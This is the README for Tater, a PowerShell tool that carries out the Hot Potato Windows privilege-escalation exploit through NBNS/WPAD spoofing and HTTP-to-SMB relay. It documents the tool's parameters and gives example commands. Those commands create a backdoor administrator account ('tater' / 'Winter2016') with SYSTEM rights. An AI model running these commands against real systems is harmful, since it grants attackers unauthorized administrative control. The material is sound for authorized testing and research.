Tater

github.com/Kevin-Robertson/Tater

Kevin-Robertson

Tater is a PowerShell implementation of the Hot Potato Windows Privilege Escalation exploit.

Credit

All credit goes to @breenmachine, @foxglovesec, Google Project Zero, and anyone else that helped work out the details for this exploit.

> Potato - https://github.com/foxglovesec/Potato

Included In

- p0wnedShell - https://github.com/Cn33liz/p0wnedShell
- PowerShell Empire - https://github.com/PowerShellEmpire/Empire
- PS>Attack - https://github.com/jaredhaight/psattack

Functions

Invoke-Tater

> The main Tater function.

Parameters

- **IP** - Specify a specific local IP address. An IP address will be selected automatically if this parameter is not used.
- **SpooferIP** - Specify an IP address for NBNS spoofing. This is needed when using two hosts to get around an in-use port 80 on the privesc target.
- **Command** - Command to execute as SYSTEM on the localhost. Use PowerShell character escapes where necessary.
- **NBNS** - Default = Enabled: (Y/N) Enable/Disable NBNS bruteforce spoofing.
- **NBNSLimit** - Default = Enabled: (Y/N) Enable/Disable NBNS bruteforce spoofer limiting to stop NBNS spoofing while hostname is resolving correctly.
- **ExhaustUDP** - Default = Disabled: (Y/N) Enable/Disable UDP port exhaustion to force all DNS lookups to fail in order to fallback to NBNS resolution.
- **HTTPPort** - Default = 80: Specify a TCP port for the HTTP listener and redirect response.
- **Hostname** - Default = WPAD: Hostname to spoof. WPAD.DOMAIN.TLD may be required by Windows Server 2008.
- **WPADDirectHosts** - Comma separated list of hosts to list as direct in the wpad.dat file. Note that localhost is always listed as direct.
- **WPADPort** - Default = 80: Specify a proxy server port to be included in the wpad.dat file.
- **Trigger** - Default = 1: Trigger type to use in order to trigger HTTP to SMB relay. 0 = None, 1 = Windows Defender Signature Update, 2 = Windows 10 Webclient/Scheduled Task
- **TaskDelete** - Default = Enabled: (Y/N) Enable/Disable scheduled task deletion for trigger 2. If enabled, a random string will be added to the taskname to avoid failures after multiple trigger 2 runs.
- **Taskname** - Default = Tater: Scheduled task name to use with trigger 2. If you observe that Tater does not work after multiple trigger 2 runs, try changing the taskname.
- **RunTime** - Default = Unlimited: (Integer) Set the run time duration in minutes.
- **ConsoleOutput** - Default = Disabled: (Y/N) Enable/Disable real time console output. If using this option through a shell, test to ensure that it doesn't hang the shell.
- **StatusOutput** - Default = Enabled: (Y/N) Enable/Disable startup messages.
- **ShowHelp** - Default = Enabled: (Y/N) Enable/Disable the help messages at startup.
- **Tool** - Default = 0: (0,1,2) Enable/Disable features for better operation through external tools such as Metasploit's Interactive Powershell Sessions and Empire. 0 = None, 1 = Metasploit, 2 = Empire

Stop-Tater

Function to manually stop Invoke-Tater.

Usage

- To import with Import-Module:
  Import-Module ./Tater.ps1

- To import using dot source method:
  . ./Tater.ps1

Examples

- Basic trigger 1 example
  Invoke-Tater -Trigger 1 -Command "net user tater Winter2016 /add && net localgroup administrators tater /add"


- Basic trigger 2 example
  Invoke-Tater -Trigger 2 -Command "net user tater Winter2016 /add && net localgroup administrators tater /add"

- Two system setup to get around port 80 being in-use on the privesc target
  WPAD System - 192.168.10.100 - this system will just serve up a wpad.dat file that will direct HTTP traffic on the privesc target to the non-80 HTTP port
  Invoke-Tater -Trigger 0 -NBNS N -WPADPort 8080 -Command "null"


  Privesc Target - 192.168.10.101
  Invoke-Tater -Command "net user Tater Winter2016 /add && net localgroup administrators Tater /add" -HTTPPort 8080 -SpooferIP 192.168.10.100

Screenshots

Windows 7 using trigger 1 (NBNS WPAD Bruteforce + Windows Defender Signature Updates)



Windows 10 using trigger 2 (WebClient Service + Scheduled Task)



Windows 7 using trigger 1 and UDP port exhaustion